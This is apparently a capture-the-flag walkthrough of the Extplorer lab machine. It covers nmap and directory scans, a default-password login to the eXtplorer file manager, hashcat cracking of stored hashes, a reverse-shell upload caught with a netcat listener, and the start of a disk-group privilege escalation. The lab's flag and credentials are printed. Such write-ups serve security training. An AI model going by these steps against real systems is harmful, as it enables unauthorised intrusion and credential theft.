Extplorer

Host Info Gathering

- We are given an intermediate machine called Extplorer. Perform `nmap` scan over it.

```
> nmap -sCV -A -Pn -O -p- 192.168.241.16 -oN tcpnmap.md

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: 
|   3072 98:4e:5d:e1:e6:97:29:6f:d9:e0:d4:82:a8:f6:4f:3f (RSA)
|   256 57:23:57:1f:fd:77:06:be:25:66:61:14:6d:ae:5e:98 (ECDSA)
|_  256 c7:9b:aa:d5:a6:33:35:91:34:1e:ef:cf:61:a8:30:1c (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|router
Running (JUST GUESSING): Linux 4.X|5.X|2.6.X|3.X (97%), MikroTik RouterOS 7.X (97%)
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3 cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:6.0
Aggressive OS guesses: Linux 4.15 - 5.19 (97%), Linux 5.0 - 5.14 (97%), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3) (97%), Linux 2.6.32 - 3.13 (91%), Linux 3.10 - 4.11 (91%), Linux 3.2 - 4.14 (91%), Linux 3.4 - 3.10 (91%), Linux 4.15 (91%), Linux 2.6.32 - 3.10 (91%), Linux 4.19 - 5.15 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 4 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


Important Info

```
extplorer v 2.1.15. # File upload → reverse_shell.php

/filemanager/config/.htusers.php # User credentials

admin : admin
dora  : doraemon

root : explorer
```

Initial Foothold

- `port 80` is open with http server. We can visit and it will redirect us to a `WordPress` page.

  Use `diresearch` , we can get some interesting directory. The `/filemanager/` path will display a login page for extplorer.




WordPress › Setup Configura ×
192.168.241.16/wp-admin/setup-config.php
li Tools
Exploit-DB
Google Hacking DB
Reverse Shell Generator

Welcome to WordPress. Before getting started, you will need to know the following items.


1. Database name
2. Database username
3. Database password
4. Database host
5. Table prefix (if you want to run more than one WordPress in a single database)

This information is being used to create a `wp-config.php` file. **If for any reason this automatic file creation does not work, do not worry. All this does is fill in the database information to a configuration file. You may also simply open `wp-config-sample.php` in a text editor, fill in your information, and save it as `wp-config.php`.** Need more help? Read the support article on `wp-config.php`.


In all likelihood, these items were supplied to you by your web host. If you do not have this information, then you will need to contact them before you can continue. If you are ready…



```
[01:23:30] 301 -  322B  - /filemanager  ->  http://192.168.241.16/filemanager/
[01:23:30] 200 -    2KB - /filemanager/
[01:23:31] 302 -    0B  - /index.php/login/  ->  http://192.168.241.16/index.php/login/wp-admin/setup-config.php
[01:23:32] 200 -    7KB - /license.txt
[01:23:36] 200 -    3KB - /readme.html
[01:23:37] 403 -  279B  - /server-status
[01:23:37] 403 -  279B  - /server-status/
[01:23:42] 301 -  319B  - /wp-admin  ->  http://192.168.241.16/wp-admin/
[01:23:42] 200 -  408B  - /wordpress/
[01:23:42] 301 -  321B  - /wp-content  ->  http://192.168.241.16/wp-content/
[01:23:42] 200 -    0B  - /wp-content/
[01:23:43] 500 -    0B  - /wp-content/plugins/hello.php
[01:23:43] 200 -   84B  - /wp-content/plugins/akismet/akismet.php
[01:23:43] 301 -  322B  - /wp-includes  ->  http://192.168.241.16/wp-includes/
[01:23:43] 200 -    0B  - /wp-includes/rss-functions.php
[01:23:43] 200 -    5KB - /wp-includes/
```



192.168.241.16/filemanager/




Username:

Password:

Language: English

- By trying weak password `admin : admin` , we are able to login to the file manager.



192.168.241.16/filemanager/

Current mode: extplorer [L
could switch to ftp mode.


Name	Size	Type	Modified	Perms	Owner
filemanager	4 KB	Directory	2023/04/06 03:32	755 (rwxr-xr-x)	www-data (33)
wordpress	4 KB	Directory	2023/04/06 03:30	755 (rwxr-xr-x)	www-data (33)
wp-admin	4 KB	Directory	2023/03/29 17:48	755 (rwxr-xr-x)	www-data (33)
wp-content	4 KB	Directory	2025/03/08 06:24	755 (rwxr-xr-x)	www-data (33)
wp-includes	12 KB	Directory	2023/03/29 17:48	755 (rwxr-xr-x)	www-data (33)
index.php	405 B	PHP Script	2020/02/06 06:33	644 (rw-r--r--)	www-data (33)
license.txt					
readme.html					
wp-activate.ph					
wp-blog-heade					
wp-comments-					
wp-config-sample.php	2.94 KB	PHP Script	2023/02/23 10:38	644 (rw-r--r--)	www-data (33)
wp-cron.php	5.41 KB	PHP Script	2022/11/23 15:43	644 (rw-r--r--)	www-data (33)

Important - Change your Password!

The user account you are logged in with (admin with password admin) corresponds to the default eXtplorer priviliged account. Your eXtplorer installation is open to intrusion and you should immediately fix this security hole!

From `filemanager/CHANGELOG.txt` , we can see the `extplorer version 2.1.15` . Google related information, we find info says “eXtplorer 2.1.15 is vulnerable to file upload” and get CVE-2023-29657.

  - https://github.com/advisories/GHSA-9337-wvr6-wx8x




Edit file: /filemanager/CHANGELOG.txt

```
****************************
Changelog for eXtplorer
****************************
--- version 2.1.15 ---
- fixed a critical security issue reported by shimmeris
- PHP 8 compatibility

--- version 2.1.14 ---
- fixed various security issues reported by Sander Bos:
- fixed deprecated warnings on PHP 7.4

--- version 2.1.13 ---
- fixed various security issues reported by Mario Korth:
  * potential XSS
```


- Also, with more enumeration, we found some user credentials under `filemanager/config/.htusers.php` . We can use `hash-identifier` and `hashid` to find their hash types.

```
admin : 21232f297a57a5a743894a0e4a801fc3
dora  : $2a$08$zyiNvVoP/UuSMgO2rKDtLuox.vYj.3hZPVYq3i4oG3/CtgET7CjjS
```




Edit file: /filemanager/config/.htusers.php

```
<?php
        // ensure this file is being included by a parent file
        if( !defined( '_JEXEC' ) && !defined( '_VALID_MOS' ) ) die( 'Restricted access' );
        $GLOBALS["users"]=array(
        array('admin','21232f297a57a5a743894a0e4a801fc3','/var/www/html','http://localhost','1','','7',1),
        array('dora','$2a$08$zyiNvVoP/UuSMgO2rKDtLuox.vYj.3hZPVYq3i4oG3/CtgET7CjjS','/var/www/html','http://localhost','1',
);
?>
```




```
 HASH: 21232f297a57a5a743894a0e4a801fc3

Possible Hashs:
[+] MD5
[+] Domain Cached Credentials - MD4(MD4(($pass)).(strtolower($username)))
```




```
jip@jip:~/Offsec/PG/Extplorer$ hashid
$2a$08$zyiNvVoP/UuSMgO2rKDtLuox.vYj.3hZPVYq3i4oG3/CtgET7CjjS
Analyzing '$2a$08$zyiNvVoP/UuSMgO2rKDtLuox.vYj.3hZPVYq3i4oG3/CtgET7CjjS'
[+] Blowfish(OpenBSD)
[+] Woltlab Burning Board 4.x
[+] bcrypt
```

- Use `hashcat` to decrypt two hashes we found.


```
> echo "21232f297a57a5a743894a0e4a801fc3" > admin.hash
> hashcat -m 0 admin.hash /usr/share/wordlists/rockyou.txt -r /usr/share/hashcat/rules/best64.rule --force

admin : admin

> echo "$2a$08$zyiNvVoP/UuSMgO2rKDtLuox.vYj.3hZPVYq3i4oG3/CtgET7CjjS" > dora.hash
> hashcat --help | grep -i "bcrypt"
> hashcat -m 3200 dora.hash /usr/share/wordlists/rockyou.txt -r /usr/share/hashcat/rules/best64.rule --force

dora : doraemon
```



```
21232f297a57a5a743894a0e4a801fc3:admin
```




```
jip@jip:~/Offsec/PG/Extplorer$ hashcat --help | grep -i "bcrypt"
   3200 | bcrypt $2*$, Blowfish (Unix)                           | Operating System
  25600 | bcrypt(md5($pass)) / bcryptmd5                         | Forums, CMS, E-Commerce
  25800 | bcrypt(sha1($pass)) / bcryptsha1                       | Forums, CMS, E-Commerce
  28400 | bcrypt(sha512($pass)) / bcryptsha512                   | Forums, CMS, E-Commerce
```





```
$2a$08$zyiNvVoP/UuSMgO2rKDtLuox.vYj.3hZPVYq3i4oG3/CtgET7CjjS:doraemon
```

- The CVE-related blog is no longer reachable. We can try to upload our reverse_shell.php to the target and execute it. Listen on Kali and we can get a reverse shell as `www-data` , a low-privilege shell.



Name	Size	Type	Modified	Perms	Owner
.htaccess	15 B	H	2016/02/23 19:26	644 (rw-r--r--)	www-data (33)
.htusers.php	413 B	PHP Script	2023/04/06 03:33	644 (rw-r--r--)	www-data (33)
bookmarks_extplorer_admin.php	99 B	PHP Script	2023/04/06 03:32	664 (rw-rw-r--)	www-data (33)
conf.php	2.94 KB	PHP Script	2022/01/06 19:35	644 (rw-r--r--)	www-data (33)
copy_php_rs.php	9.19 KB	PHP Script	2025/03/08 06:50	644 (rw-r--r--)	www-data (33)
index.html	44 B	H	2016/02/23 19:26	644 (rw-r--r--)	www-data (33)
mimes.php	7.69 KB	PHP Script	2022/01/06 19:35	644 (rw-r--r--)	www-data (33)






```
jip@jip:~/Offsec/PG/Extplorer$ rlwrap nc -lvnp 9090
listening on [any] 9090 ...
connect to [192.168.45.168] from (UNKNOWN) [192.168.241.16] 58732
SOCKET: Shell has connected! PID: 2290
whoami
www-data
```

- We can find `dora` is a user on target machine. With the password we found , we can switch to `dora` . Then find local.txt.

```
> su dora
   : doraemon

- local.txt : 02c994fb16ba84646461e76cea971031
```

Privilege Escalation


- Running `linpeas.sh` on target machine, we can find useful information.




```
                              Users Information

           My user
  https://book.hacktricks.xyz/linux-hardening/privilege-escalation#users
uid=1000(dora) gid=1000(dora) groups=1000(dora),6(disk)

           Do I have PGP keys?
```

- Goole “disk group privilege escalation”, we can find this useful information. - https://www.hackingarticles.in/disk-group-privilege-escalation/

  Find the disk that we have root privilege, enter debug mode. We can find `root` credential.



```
dora@dora:~$ df -h           df -h
df -h
Filesystem                     Size  Used Avail Use% Mounted on
